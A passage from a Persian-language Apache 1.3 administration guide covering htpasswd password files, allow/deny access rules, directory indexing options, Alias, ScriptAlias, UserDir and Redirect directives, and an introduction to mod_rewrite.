احراز هویت salespeople توسط پرونده اسم رمز sales که در مسیر /usr/www/APACHE3/ok_users/ ذخیره شده انجام می‌شود. این پرونده بالاتر از شاخه ریشه اسناد است، بنابراین مهاجمین بدخواه نمی‌توانند به آن دسترسی پیدا کنند. پرونده sales با استفاده از ابزار htpasswd که همراه آپاچی است، نگهداری می‌شود. متن این برنامه در .../apache_1.3.1/src/support/htpasswd.c است و باید آن را به صورت زیر ترجمه کنیم:

```
% make htpasswd
```

پس از ساخته شدن htpasswd، باید آن را اجرا کنیم. برای دیدن نحوه اجرای آن از دستور

استفاده می‌کنیم:

```
% htpasswd -?
```

Usage:

```
htpasswd [-cmdps] passwordfile username  
htpasswd -b[cmdps] passwordfile username password
```

- c Create a new file.
 - m Force MD5 encryption of the password.
 - d Force CRYPT encryption of the password (default).
 - p Do not encrypt the password (plaintext).
 - s Force SHA encryption of the password.
 - b Use the password from the command line rather than prompting for it.
- On Windows and TPF systems the '-m' flag is used by default.
On all other systems, the '-p' flag will probably not work.

حال کاربر bill را ایجاد کرده و اسم رمز وی را theft تعریف می‌کنیم:

```
% htpasswd -m -c ... /ok_users/sales bill
```

دو بار اسم رمز پرسیده می‌شود. اکنون اگر به پرونده اسم رمز نگاه کنیم بیندازیم چیزی شبیه به خط زیر می‌بینیم:

```
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

کاربران بعدی را اضافه می‌کنیم (گزینه -c پرونده جدیدی ایجاد می‌کند، بنابراین فقط در بار اول از آن استفاده می‌کنیم):

```
% htpasswd ... /ok_users/sales ben
```

کاربران sonia و daphne را نیز اضافه کنید. در اینجا اسم رمز همه آنها را "theft" تعریف می‌کنیم (البته همان طور که گفتیم در دنیای واقعی کار خطرناکی است و هیچ گاه این کار را مرتکب نشوید!).

پرونده اسم رمز /ok_users/users/ ... اکنون شبیه به زیر است:

```
bill:$1$Pd$E5BY74CgGStbs.L/fsoEU0  
ben:$1$/S$hCyzbA05Fu4CAIFK4SxIs0  
sonia:$1$KZ$ye9u..7GbCCyrK8eFGU2w.  
daphne:$1$3U$CF3Bcec4HzxFWppln6Ai01
```

هر شناسه کاربری به همراه اسم رمز شده آمده است. این کار برای حفاظت از اسم رمزها است، زیرا حداقل در تئوری نمی‌توان از رمز شده این اسم رمزها، اسم رمز اصلی را بدست آورد. اگر شما ادعا کنید که bill هستید و سعی کنید اسم رمز شده وی را وارد کنید:

```
$1$Pd$E5BY74CgGStbs.L/fsoEU0
```

این رشته دوباره رمز شده و چیزی شبیه o09klks23O9RM می شود که قابل تطبیق نیست. با نگاه کردن به پرونده نمی توان گفت که اسم رمز وی "theft" است.

۵-۵- دست نوشته های CGI

احراز هویت (هر دو روش Basic و Digest) می توانند از دست نوشته های CGI نیز محافظت کنند. کافی است یک بلوک `<Directory .../cgi-bin>` مناسب تعریف کنید.

۵-۶- Deny و Allow, Order

تا اینجا با کاربران منفرد سر و کار داشتیم. می توان دسترسی را بر اساس آدرس های خاص IP، نام میزبانها یا گروهی از آدرسها و نام میزبانها کنترل کرد. دستورها `allow from` و `deny from` هستند.

ترتیبی که دستورهای `allow` و `deny` اعمال می شوند، همان ترتیب ظاهر شدن در پرونده پیکربندی نیست. ترتیب پیش فرض `deny` و سپس `allow` است: اگر کارخواه توسط `deny` منع شد، این کارخواه منع دسترسی می شود، مگر آن که با یک `allow` تطبیق پیدا کند. اگر با هیچ یک تطبیق پیدا نکرد، کارخواه اجازه دسترسی پیدا می کند. ترتیب اعمال این دستورها با دیرکتیو `order` قابل تعیین است.

allow from

`allow from host host ...`
`directory, .htaccess`

دیرکتیو `allow` دسترسی به یک شاخه را کنترل می کند. نشانوند `host` می تواند یکی از موارد زیر باشد:

all

به تمام میزبانها اجازه دسترسی داده می شود.

یک نام دامنه (کامل یا جزئی)

تمام میزبانهایی نام آنها که با این نام تطبیق داشته باشد

یا به این رشته ختم شود اجازه دسترسی داده می شود.

آدرس کامل IP

برای محدودیت `subnet`، بایتهای اول تا سوم آدرس IP

اجازه دسترسی داده می شود.

زوج `network/netmask`

به شبکه `a.b.c.d` با قاب (mask) `w.x.y.z` اجازه

دسترسی داده می شود. مثال: `10.1.0.0/255.255.0.0`

توصیف CIDR شبکه

شبکه دارای `mnn` بیت 1 مرتبه بالا است. به عنوان

نمونه `10.1.0.0/16` مشابه `10.1.0.0/255.255.0.0`

است.

allow from env

allow from env=variablename ...
directory, .htaccess

دیرکتیو allow from env دسترسی را به وسیله وجود یک متغیر محیطی کنترل می‌کند.
برای مثال:

```
BrowserMatch ^KnockKnock/2.0 let_me_in
<Directory /docroot>
order deny,allow
deny from all
allow from env=let_me_in
</Directory>
```

با دسترسی مرورگری با نام KnockKnock v2.0 let_me_in مقداردهی شده، اجازه دسترسی داده می‌شود.

deny from

deny from host host ...
directory, .htaccess

دیرکتیو deny from دسترسی به یک شاخه را کنترل می‌کند. نشانوند host می‌تواند یکی از موارد زیر باشد:
all

دسترسی تمام میزبانها ممنوع می‌شود.

یک نام دامنه (کامل یا جزئی)

دسترسی تمام میزبانهایی نام آنها که با این نام تطبیق داشته باشد یا به این رشته ختم شود ممنوع می‌شود.

آدرس کامل IP

برای محدودیت subnet، دسترسی بایتهای اول تا سوم آدرس IP ممنوع می‌شود.

زوج network/netmask

دسترسی از شبکه a.b.c.d با قاب (mask) w.x.y.z ممنوع می‌شود. مثال: 10.1.0.0/255.255.0.0

توصیف CIDR شبکه

شبکه دارای nnn بیت 1 مرتبه بالا است. به عنوان نمونه 10.1.0.0/16 مشابه 10.1.0.0/255.255.0.0 است.

deny from env

deny from env=variablename ...
directory, .htaccess

دیرکتیو deny from env دسترسی را به وسیله وجود یک متغیر محیطی کنترل می‌کند. برای مثال:

```
BrowserMatch ^BadRobot/0.9 go_away
<Directory /docroot>
order allow,deny
allow from all
deny from env=go_away
</Directory>
```

با دسترسی مرورگری با نام BadRobot v0.9 متغیر go_away را مقداردهی شده، و دسترسی ممنوع می‌شود.

Order

```
order ordering
directory, .htaccess
```

نشانوند ordering تنها یک کلمه می‌تواند باشد (بدین معنی که وسط آن نباید فاصله باشد) و ترتیب اعمال دیرکتیوهای ذکر شده را تعیین می‌کند. اگر دو order بر روی یک میزبان اعمال شوند، آخرین آنها غالب خواهد بود.

deny,allow

دیرکتیو deny قبل از دیرکتیو allow محاسبه می‌شود
(پیش‌فرض).

allow,deny

دیرکتیو allow قبل از دیرکتیو deny محاسبه می‌شود.

mutual-failure

به میزبانهایی که در لیست allow ظاهر می‌شود ولی در لیست deny ظاهر نمی‌شوند، اجازه دسترسی داده می‌شود.

مثال: اجازه به همه دادن:

```
allow from all
```

مثال: فقط تمام میزبانهایی که آدرس IP آنها با 123.156 شروع می‌شود:

```
order allow,deny
allow from 123.156
deny from all
```

مثال: ممنوع کردن دسترسی یک دامنه خاص:

```
deny from badguys.com
```

توجه داشته باشید که قبل از اعطای هر گونه دسترسی و برقراری اعتماد، پیکربندی خود را در یک شبکه مجزا واریسی کنید.

فصل ششم: شاخص گذاری

همان طور که در site.first (فصل ۳) دیدیم، اگر پرونده index.html در /htdocs ... یا دیرکتیو DirectoryIndex نباشد، آپاچی شاخصی را تحت عنوان "Index of /" درست می کند که "/" به معنی شاخه DocumentRoot است. برای بسیاری از کارها همین کافی است ولی شاخصهای بهتری نیز می توان درست کرد.

۶-۱- ساخت شاخص بهتر در آپاچی

برای ساخت شاخص روشهای مختلفی وجود دارد که برخی در .../site.fancyindex/httpd1.conf نشان داده شده اند:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.fancyindex/htdocs

<Directory /usr/www/APACHE3/site.fancyindex/htdocs>
IndexOptions FancyIndexing
AddDescription "One of our wonderful catalogs" catalog_summer.html /
catalog_autumn.html
IndexIgnore *.jpg
IndexIgnore ..
IndexIgnore icons HEADER README
AddIconByType (CAT,icons/bomb.gif) text/*
DefaultIcon icons/burst.gif
</Directory>
```

هنگامی که دستور 1 go را در کارساز اجرا کرده و در مرورگر به <http://www.butterthlies.com/> دسترسی پیدا کنید، باید چنین صفحه جالبی را ببینید:

```
Index of /
Name                Last Modified      Size Description
-----
<bomb>catalog_autumn.html 23-Jul-1998 09:11 1k One of our wonderful
catalogs
<bomb>catalog_summer.html 25-Jul-1998 10:31 1k One of our wonderful
catalogs
<burst>index.html.ok    23-Jul-1998 09:11 1k
```

که <bomb> و <burst> به جای شکلکهای گرافیکی آپاچی هستند. این کار با دیرکتیو کلیدی IndexOptions انجام می شود.

IndexOptions

IndexOptions option [option] ... (Apache 1.3.2 and earlier)
IndexOptions [+]-option [[+]-option] ... (Apache 1.3.3 and Later)
Server config, virtual host, directory, .htaccess

این دیرکتیو قدری پیچیده بوده و نحوه آن بستگی به نسخه آپاچی دارد. `IndexOptions` رفتار شاخص گذاری هر شاخه را معین می کند. برخی از مهمترین مقادیر `option` عبارتند از:

`DescriptionWidth=[n | *]` (Apache 1.3.10 and later)
 اجازه می دهد که طول ستون توضیح بر حسب کاراکتر مشخص شود. اگر مقدار آن * باشد، آن گاه اندازه ستون به اندازه طولانی ترین توضیح خواهد شد.

`FancyIndexing`
 به کاربران اجازه کنترل بیشتری روی نحوه مرتب سازی اطلاعات می دهد.

`FoldersFirst` (Apache 1.3.10 and later)
 در صورت فعال شدن، ابتدا زیر شاخه ها لیست می شوند.

`IconHeight[=pixels]` (Apache 1.3 and later)
`IconWidth[=pixels]` (Apache 1.3 and later)
 اگر دو گزینه باهم استفاده شوند، کارساز صفات `HEIGHT` و `WIDTH` را برای برچسب `IMG HTML` شکلک مربوط استفاده خواهد کرد.

`IconsAreLinks`
 شکلکها را جزو پیوند به پرونده ها قرار می دهد.

`NameWidth=[n | *]` (Apache 1.3.2 and later)
 طول ستون اسامی پرونده ها را مشخص می کند. * به معنی طول خودکار به اندازه طولانی ترین نام پرونده است.

`ScanHTMLTitles`
 با این گزینه عنوان مستندات `HTML` استخراج شده و نمایش داده می شود.

IndexOrderDefault

`IndexOrderDefault Ascending|Descending Name|Date|Size|Description`
 Server config, virtual host, directory, .htaccess
 IndexOrderDefault is only available in Apache 1.3.4 and later.

این دیرکتیو در ترکیب با گزینه `FancyIndexing` بکار می رود و ترتیب مرتب کردن لیست را مشخص می کند.

ReadmeName

`ReadmeName filename`
 Server config, virtual host, directory, .htaccess
 Some features only available after 1.3.6; see text

این دیرکتیو نام پرونده ای که باید به انتهای لیست الحاق شود، را مشخص می کند.

AddIcon

`AddIcon icon_name name`
 Server config, virtual host, directory, .htaccess

¹ Tag

با این دیرکتیو می‌توان به صفحه شاخص شکلک‌های دلخواه را اضافه نمود. در صورت دادن مسیر پرونده شکلک به صورت نسبی از شاخه DocumentRoot در نظر گرفته می‌شود. به عنوان مثال شکلک bomb را برای پرونده‌های html نسبت می‌دهد:

```
...  
AddIcon icons/bomb.gif .html
```

AddDescription

```
AddDescription string file1 file2 ...  
Server config, virtual host, directory, .htaccess
```

یک توضیح میان "" را به تعدادی پرونده، یا پسوند پرونده نسبت می‌دهد:

```
<Directory /usr/www/APACHE3/fancyindex.txt htdocs>  
FancyIndexing on  
AddDescription "One of our wonderful catalogs" catalog_autumn.html  
catalog_summer.html  
IndexIgnore *.jpg  
IndexIgnore ..  
AddIcon (CAT,icons/bomb.gif) .html  
AddIcon (DIR,icons/burst.gif) ^DIRECTORY^  
AddIcon icons/blank.gif ^BLANKICON^  
DefaultIcon icons/blank.gif  
</Directory>
```

۶-۲- ساخت شاخص‌های شخصی

در بخش قبل نشان دادیم که چگونه می‌توان امکان شاخص‌گذاری آپاچی را سفارشی کرد. در اینجا می‌خواهیم درباره شاخصی که قبلاً خودمان در فصل ۳ (index.html) ساختیم بیشتر توضیح دهیم.

۶-۲-۱ DirectoryIndex

این دیرکتیو لیستی از منابع برای جستجو و فرستادن به کاربر به‌جای شاخص را مشخص می‌کند.
DirectoryIndex local-url local-url ...
Default: index.html
Server config, virtual host, directory, .htaccess

local-url نام پرونده‌ای است که به طور نسبی نسبت به شاخه درخواست شده قرار دارد. چندین URL ممکن است در مقابل این دیرکتیو بیابند که آپاچی در صورتی که نمایه یا شاخه درخواست شده باشد، به ترتیب به دنبال آنها می‌گردد. در صورتی که هیچ‌یک از آنها موجود نباشد و گزینه IndexOptions نیز فعال شده باشد، آپاچی لیست خود از شاخه را تولید خواهد کرد. مثال:

```
DirectoryIndex index.html
```

دیرکتیو بالا باعث می‌شود که درخواست `http://myserver/docs/` منجر به فرستادن

`http://myserver/docs/index.html` شود.

```
DirectoryIndex index.html index.txt /cgi-bin/index.pl
```

در مثال بالا، در صورتی که هیچ‌یک از دو پرونده `index.html` و `index.txt` وجود نداشته

باشند، دست‌نوشته `/cgi-bin/index.pl` اجرا شود.

فصل هفتم: تغییر مسیر^۱

در دنیای واقعی چیزهای معدودی به موقع در سر جای خود قرار دارند، و این مانند بسیاری از چیزهای دیگر برای کارسازهای وب نیز درست است. Alias و Redirect امکان منحرف کردن درخواستها را به جای دیگر در سامانه پرونده در وب فراهم می کنند. اگرچه در حالت ایده آل به همچین امکانی نباید احتیاج باشد، ولی در عمل اغلب جابجا کردن پرونده های HTML در کارساز وب یا حتی به یک کارساز دیگر بدون تغییر پیوندها راحت تر است. مورد استفاده دیگر (حداقل برای دیرکتیو Alias) توجیه کردن توزیع شاخه ها در سامانه است. برای مثال شاخه ها ممکن است توسط کاربران مختلفی نگهداری شوند و حتی ممکن است در پرونده سامانه های راه دور (مانند NFS) نگهداری شوند. ولی Alias این امکان را فراهم می کند که همه آنها به یک صورت منطقی تر گروه بندی شوند.

دیرکتیو مرتبط دیگر، ScriptAlias اجازه اجرای دست نوشته های CGI را می دهد. البته شما امکان انتخاب دارید: هر کاری که ScriptAlias انجام می دهد، و حتی بیشتر، با دیرکتیو Rewrite قابل انجام است (که بعداً در این فصل توضیح داده خواهد شد). با این حال ScriptAlias نسبتاً ساده تر است. اگر چه ScriptAlias در mod_alias تعریف شده است ولی به mod_cgi (یا هر پیمانه ای که CGI را اجرا می کند) نیاز داریم. mod_alias به طور پیش فرض در آپاچی ترجمه می شود.

هنگام استفاده از این دیرکتیوها در پرونده پیکربندی باید دقت لازم را کرد. به طور کلی اول باید دیرکتیوهایی که دامنه محدودتری دارند، بیابند و سپس دیرکتیوهای کلی تر. پرونده httpd1.conf در /site.alias ... که به آن برخی دیرکتیوها را اضافه خواهیم کرد به صورت زیر است:

```
User webuser  
Group webgroup
```

```
NameVirtualHost 192.168.123.2
```

```
<VirtualHost www.butterthlies.com>  
ServerName www.butterthlies.com  
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/customers  
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log  
TransferLog /usr/www/APACHE3/site.alias/logs/access_log  
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>  
DocumentRoot /usr/www/APACHE3/site.alias/htdocs/salesmen  
ServerName sales.butterthlies.com  
ErrorLog /usr/www/APACHE3/site.alias/logs/error_log  
TransferLog /usr/www/APACHE3/site.alias/logs/access_log  
</VirtualHost>
```

¹ Redirection

آپاچی را با 1 go /. اجرا کنید. مطابق انتظار باید شروع به کار کرده و شاخه‌های مشتریان و کارمندان فروش را نشان دهد.

۷-۱-۱ Alias

یکی از مفیدترین دیرکتیوها Alias است که امکان ذخیره اسناد را در جاهای دیگر می‌دهد. می‌توانیم این کار را با ایجاد شاخه جدید /usr/www/APACHE3/somewhere_else انجام داده و پرونده lost.txt را در آن قرار دهیم. این پرونده شامل پیام زیر است:

```
I am somewhere else
```

httpd2.conf یک خط اضافه‌تر دارد:

```
...
Alias/ somewhere_else /usr/www/APACHE3/somewhere_else
...
```

آپاچی را متوقف کرده و 2 go /. را اجرا کنید. با مرورگر به http://www.butterthlies.com/somewhere_else/ بروید. خروجی زیر را خواهیم دید:

```
Index of /somewhere_else
. Parent Directory
. lost.txt
```

اگر روی Parent Directory کلیک کنیم، بر خلاف انتظار به /usr/www/APACHE3 وارد نمی‌شویم، بلکه به DocumentRoot این کارساز یعنی /usr/www/APACHE3/site.alias/htdocs/customers وارد می‌شویم. در واقع اینجا Parent Directory به معنی "Parent URL" است.

۷-۱-۱-۱ یک مسأله

توجه کنید اگر بخواهید بنویسید:

```
Alias/ somewhere_else/ /usr/www/APACHE3/somewhere_else
```

نویسه / انتهایی در نام مستعار باعث می‌شود که به درستی کار نکند. برای فهم علت فرض کنید یک کارساز وب دارید که یک زیر شاخه به نام fred در DocumentRoot دارد. یعنی شاخه‌ای با مسیر /www/docs/fred وجود دارد و در پرونده پیکربندی داریم:

```
DocumentRoot /www/docs
```

آدرس <http://your.webserver.com/fred> با شکست مواجه می‌شود، زیرا پرونده‌ای به نام fred وجود ندارد. با این حال آپاچی درخواست را به <http://your.webserver.com/fred/> تغییر مسیر می‌دهد که نمایه شاخه fred را برمی‌گرداند.

بنابراین اگر صفحه وبی باشد که مطابق زیر پیوند داده باشد:

```
<a href="/fred">Take a look at fred</a>
```

کار خواهد کرد. و وقتی روی "Take a look at fred" کلیک کنید، به آدرس زیر تغییر مسیر

داده خواهید شد:

```
http://your.webserver.com/fred
```

بعد از مدتی fred را به /some/where/else جابجا می‌کنید و پرونده پیکربندی را به صورت

زیر تغییر می‌دهید:

```
Alias /fred/ /some/where/else
```

یا معادل نامناسب آن:

```
Alias /fred/ /some/where/else/
```

و برای آن که به یک شاخه اشاره کند نویسه / را در انتهای آن قرار می‌دهید. ولی این

نادرست است. چرا؟

به علت آن که دیگر `www/docs/fred` وجود ندارد، آدرس `http://your.webserver.com/fred` کار نمی‌کند. علی‌رغم آنکه پرونده پیکربندی تغییر کرده است، `/fred/` با `/fred/` مطابقت پیدا نمی‌کند.
ولی با استفاده از Alias (بدون /انتهایی):

```
Alias /fred /some/where/else
```

بدین معنی است که `http://your.webserver.com/fred` به `/some/where/else` نگاشت می‌کند.

Script

```
Script method cgi-script
Server config, virtual host, directory
Script is only available in Apache 1.1 and later; arbitrary method use is only
available with 1.3.10 and later.
```

این دیرکتیو عملی را اضافه می‌کند که `cgi-script` را در هنگامی که با روش^۱ پرونده‌ای درخواست شد، فعال کند. سپس URL و مسیر پرونده درخواست شده را با متغیرهای محیطی استاندارد `PATH_INFO` و `PATH_TRANSLATED` را به CGI رد می‌کند. این برای مواقعی که برای مثال می‌خواهید به صورت همزمان فشرده‌سازی انجام دهید یا PUT را پیاده‌سازی کنید مفید است.

تا قبل از آپاچی ۱.۳.۱۰ تنها از روشهای `GET,PUT,POST` و یا حذف می‌شد، استفاده کرد. از آپاچی ۱.۳.۱۰ هر نام روشی ممکن است استفاده شود. نامهای روش، حساس به بزرگی یا کوچکی حروف است.

توجه کنید که دستور `Script` تنها اعمال پیش‌فرض را تعریف می‌کند. اگر یک دست‌نوشته CGI فراخوانی شود، یا برخی دیگر از منابع قادر به راهبری روش باشند، این کار را خواهند کرد. البته دقت کنید که `Script` با روش `GET` تنها وقتی فراخوانی می‌شود که نشانندهای پرس و جو (مثلاً `foo.html?hi`) وجود داشته باشند. در غیر این صورت درخواست به صورت معمولی پردازش خواهد شد.

مثالها

```
# For <ISINDEX>-style searching
Script GET /cgi-bin/search
# A CGI PUT handler
Script PUT /~bob/put.cgi
```

ScriptAlias

```
ScriptAlias url_path directory_or_filename
Server config, virtual host
```

¹ Method

ScriptAlias به دست‌نوشته‌ها اجازه می‌دهد که به طور ایمن دور از کنکاشهای فضولانه ذخیره شوند. علاوه بر این، شاخه‌هایی که دارای دست‌نوشته‌های CGI هستند را مشخص می‌کند. برای مثال:

```
...
ScriptAlias /cgi-bin/ /usr/www/apache3/cgi-bin/
...
```

ScriptAliasMatch

ScriptAliasMatch regex directory_or_filename
Server config, virtual host

عبارت منظم داده شده با URL تطبیق داده می‌شود، در صورت تطبیق کارساز عبارات داخل پرانتز را در رشته داده شده قرار می‌دهد و حاصل را به عنوان نام پرونده استفاده می‌کند. برای مثال، برای فعال کردن /cgi-bin می‌توان به صورت زیر عمل کرد:

```
ScriptAliasMatch ^/cgi-bin/(.*) /usr/local/apache/cgi-bin/$1
```

که * عبارت منظمی شبیه به آنچه که در Perl با هر نویسه‌ای تطبیق می‌کند (.) و به هر تعداد تکرار (*) است. در اینجا نام پرونده اجرایی است. قرار دادن آن در درون پرانتز (*) آن را در متغیر \$1 ذخیره می‌کند. سپس پرونده زیر فراخوانی می‌شود:

```
/usr/local/apache/cgi-bin/$1.
```

مثال

```
ScriptAliasMatch ^/cgi-bin/BT(.*) /usr/local/apache/cgi-bin/BT$1
```

حال اگر کاربر بر پیوند زیر فشار دهد:

```
...<a href="/cgi-bin/BTmyscript/customer56/ice_cream">...
```

این عبارت باعث می‌شود که BTmyscript اجرا شود. اگر دست‌نوشته به متغیر محیطی PATH_INFO رجوع کند، مقدار /customer56/ice_cream را خواهد یافت.

Alias

Alias url_path directory_or_filename
Server config, virtual host

Alias برای نگاشت موارد URL منابع به محل فیزیکی آنها در پرونده سامانه بدون در نظر گرفتن Document root بکار می‌رود. برای نمونه به /site.alias/conf/httpd.conf ... نگاه کنید:

```
...
Alias / somewhere_else/ /usr/www/APACHE3/somewhere_else/
...
```

شاخه /usr/www/APACHE3/somewhere_else/ حاوی پرونده lost.txt است. بنابراین با درخواست www.butterthlies.com/somewhere_else، خروجی صورت زیر خواهد بود:

```
Index of /somewhere_else
Parent Directory
lost.txt
```

¹ Click

AliasMatch

AliasMatch regex directory_or_filename
Server config, virtual host

دوباره مشابه ScriptAliasMatch این دیرکتیو یک عبارت منظم به عنوان نشانوند اول می‌گیرد. در غیر این صورت مشابه Alias است.

UserDir

UserDir directory
Default: UserDir public_html
Server config, virtual host

این دیرکتیو برای مشخص کردن شاخه صفحه خانگی کاربران است. مثلاً اگر درخواسته `http://www.butterthlies.com/~peter` درخواست شد، که به معنی "صفحه خانگی Peter در رایانه‌ای که نام DNS آن `www.butterthlies.com` است" می‌باشد.

نشانوند directory یکی از مقادیر زیر می‌تواند باشد:

- نام شاخه یا عبارتی مشابه مثالهای ذیل.
- کلمه کلید `disabled` باعث غیر فعال شدن ترجمه شناسه کاربری به نام شاخه می‌شود، به جز شناسه‌هایی که در لیست `enabled` آمده باشند.
- کلمه کلید `disabled` به همراه لیستی از شناسه‌های کاربری که با فاصله از هم جدا شده‌اند. این کاربران هیچ‌گاه صفحه اختصاصی نخواهند داشت، حتی اگر در لیست عبارت `enabled` هم باشند.
- کلمه کلید `enabled` به همراه لیستی از شناسه‌های کاربری که با فاصله از هم جدا شده‌اند. این کاربران اجازه می‌توانند صفحه اختصاصی داشته باشند. ولی باید شناسه آنها در لیست `disabled` نیامده باشد.

اگر هیچ‌یک از کلمه‌های کلید `enabled` یا `disabled` در دیرکتیو UserDir ظاهر نشده باشند، نشانوند به عنوان الگوی پرونده فرض می‌شود و برای ترجمه به نام شاخه استفاده می‌شود. یک درخواست به `http://www.foo.com/~bob/one/two.html` ممکن است به صورتهای مختلفی ترجمه شود:

```
UserDir public_html -> ~bob/public_html/one/two.html
UserDir /usr/web -> /usr/web/bob/one/two.html
UserDir /home/*/www/APACHE3 -> /home/bob/www/APACHE3/one/two.html
دیرکتیوها زیر تغییر مسیرهای زیر را به مرورگر کاربر می‌فرستند:
UserDir http://www.foo.com/users -> http://www.foo.com/users/bob/one/two.html
UserDir http://www.foo.com/~usr -> http://www.foo.com/bob/usr/one/two.html
UserDir http://www.foo.com/~*/ -> http://www.foo.com/~bob/one/two.html
```

هنگام استفاده از این دیرکتیو دقت کنید. برای مثال `./` UserDir عبارت `~root` را به `/` ترجمه خواهد کرد که ممکن است ناخواسته باشد. اگر از آپاچی ۱.۳ و بالاتر استفاده می‌کنید، توصیه می‌شود حتماً خط زیر را در پیکربندی خود بگنجانید:

UserDir disabled root

Redirect

Redirect [status] url-path url
Server config, virtual host, directory, .htaccess

دیرکتیو Redirect یک URL قدیمی را به URL جدید نگاشت می‌کند. URL جدید به کاربر فرستاده شده و کاربر آدرس جدید را درخواست می‌کند. url-path یک مسیر (دیکود شده با %) است؛ هر درخواستی که با این مسیر شروع شود یک خطای redirect به همراه یک URL (کد شده با %) برمی‌گرداند.

مثال

Redirect /service http://foo2.bar.com/service
اگر کاربر درخواست http://myserver/service/foo.txt کند، به وی آدرس http://foo2.bar.com/service/foo.txt برای تغییر مسیر داده می‌شود.

دیرکتیو Redirect اولویت بیشتری نسبت به Alias و ScriptAlias بدون در نظر گرفتن ترتیب ظاهر شدن در پرونده پیکربندی دارد. همچنین url-path باید مسیر مطلق باشد نه نسبی، حتی اگر در پرونده‌های .htaccess یا در نواحی <Directory> به کار رود.



اگر نشانوند status داده شود، تغییر مسیر "موقتی" (کد 302 HTTP). این به کارساز اعلان می‌کند که منبع درخواستی موقتا جابجا شده است. نشانوند status را می‌توان برای برگرداندن دیگر کدهای حالت HTTP نیز استفاده کرد:

permanent

کد حال 301 به معنی جابجایی دائمی را برمی‌گرداند.

temp

کد حالت 302 را به معنی جابجایی موقتی را برمی‌گرداند. این پیش‌فرض است.

seeother

کد حالت 303 ("See Other") که به معنای جایگزین شدن منبع است، برمی‌گرداند.

gone

کد 401 ("Gone") به معنای حذف دائمی را برمی‌گرداند. هنگام استفاده از این کد، نشانوند url باید حذف شود.

می‌توان دیگر کدها به صورت عددی به عنوان مقدار status داد. اگر کد بین 300 و 399 باشد باید نشانوند url هم داده شود، وگرنه باید حذف شود.

RedirectMatch

RedirectMatch regex url
Server config, virtual host, directory, .htaccess

RedirectMatch مشابه Redirect کار می‌کند، به استثنای این که عبارت منظم قبول می‌کند (که قبلاً در دیرکتیو ScriptAliasMatch شرح داده شد).

RedirectTemp

RedirectTemp url-path url
Server config, virtual host, directory, .htaccess

این دیرکتیو برای اعلان موقتی بودن Redirect به کارخواه است و دقیقاً معادل Redirect temp است.

RedirectPermanent

RedirectPermanent url-path url
Server config, virtual host, directory, .htaccess

این دیرکتیو برای اعلان دائمی بودن Redirect به کارخواه است و دقیقاً معادل Redirect permanent است.

۷-۲ Rewrite

بخش قبل پیمانه Alias را به همراه دیرکتیوهای آن شرح داد. همه کارهایی که با دیرکتیوهای آن می‌توان انجام داد، با mod_rewrite.c نیز قابل انجام است. البته این پیمانه پیچیده‌تر بوده و برای کارهای ساده بهتر است از پیمانه Alias استفاده کرد.

برای مستندات کامل و کارهای پیچیده‌تر بهتر است به <http://www.engelschall.com/pw/apache/rewriteguide> مراجعه نمایید. همچنین نگاهی نیز به http://www.apache.org/docs/mod/mod_rewrite.html بیندازید. این بخش تنها مقدمه‌ای بر این پیمانه است.

Rewrite یک rewriting pattern را گرفته و آن را به یک URL اعمال می‌کند. الگوها به صورت عبارات منظم هستند. مثلاً *.c با تمام نام پیمانه‌ها تطابق دارد. عبارات منظم خود مجال مفصلی را برای شرح و توضیح می‌طلبند و می‌توانید به [/src/regex/regex.7](#) ... مراجعه نمایید که یک صفحه راهنما است و با دستور `man regex.7` قابل مشاهده است. همچنین می‌توانید به کتاب *Mastering Regular Expressions* از انتشارات O'Reilly مراجعه نمایید.

قبل از استفاده در آپاچی بهتر است قبلاً با Perl به تمرین با عبارات منظم بپردازید و در ابتدا با عبارات ساده شروع کنید.

ماهیت عبارات منظم آن است که تعدادی نویسه (کاراکتر) ویژه می‌توانند با URL ورودی تطبیق پیدا کنند. سپس با جایگزینی آن با عبارات دیگر آن را به URL دیگری و به صورت دلخواه تبدیل کرد. قواعد تبدیل می‌توانند به صورت تکراری و بازگشتی به URL اعمال شوند.

بیمانه می‌تواند به چهار حالت استفاده شود:

- توسط راهبر فنی¹ در پرونده پیکربندی کارساز برای اعمال کردن در تمامی بخشها. قواعد به تمام URL از جمله URL کارسازهای مجازی اعمال خواهند شد.
 - توسط راهبر فنی در بلوکهای <VirtualHost>. قواعد تنها به URL کارسازهای مجازی اعمال خواهند شد.
 - توسط راهبر فنی در بلوکهای <Directory>. قواعد تنها به شاخه مشخص شده اعمال خواهند شد.
 - توسط کاربران در پروندههای htaccess. خودشان. قواعد تنها به شاخه مشخص شده اعمال خواهند شد.
- دیرکتیوها ساده به نظر می‌رسند که در ادامه توضیح داده می‌شوند.

RewriteEngine

RewriteEngine on | off
Server config, virtual host, directory

موتور بازنویسی (rewriting) را فعال یا غیرفعال می‌کند. اگر غیر فعال باشد، هیچ قاعده‌ای اعمال نخواهد شد. از این دیرکتیو برای غیر فعال کردن کلی بازنویسی به جای comment کردن خطوط قواعد استفاده کنید.

RewriteLog

RewriteLog filename
Server config, virtual host

رویدادها را به پرونده filename برای ثبت می‌فرستد. اگر نام با / شروع نشود، نسبت به ریشه کارساز فرض می‌شود. این دیرکتیو باید تنها یک بار در پرونده پیکربندی ظاهر شود.

RewriteLogLevel

RewriteLogLevel number
Default number: 0
Server config, virtual host

سطح رویدادنگاری و میزان ثبت اطلاعات را مشخص می‌کند. 0 به معنی ریدادنگاری نکردن و 9 به معنای ثبت همه رویدادها است.

RewriteMap

RewriteMap mapname {txt,dbm,prg,rnd,int}: filename
Server config, virtual host

¹ Administrator

یک پرونده خارجی mapname را تعریف می کند که رشته های جایگزینی با جستجوی کلید درج می کند. کلیدها ممکن است در قالبهای مختلفی ذخیره شوند که در ذیل توضیح داده شده است. پیمانه یک پرس و جو به mapname به فرم زیر رد می کند:

\$(mapname : Lookupkey | DefaultValue)

اگر مقدار Lookupkey پیدا نشود، DefaultValue برگردانده می شود.

نوع mapname که باید به عنوان نشانوند بعدی مشخص شود، می تواند به صورت زیر باشد:

txt

قالب متن معمولی را مشخص می کند که در پرونده ASCII به همراه خطوط خالی می آید. خطوط توضیحی با # شروع می شوند. قالب دیگر خطوط:

MatchingKey
SubstituteValue

dbm

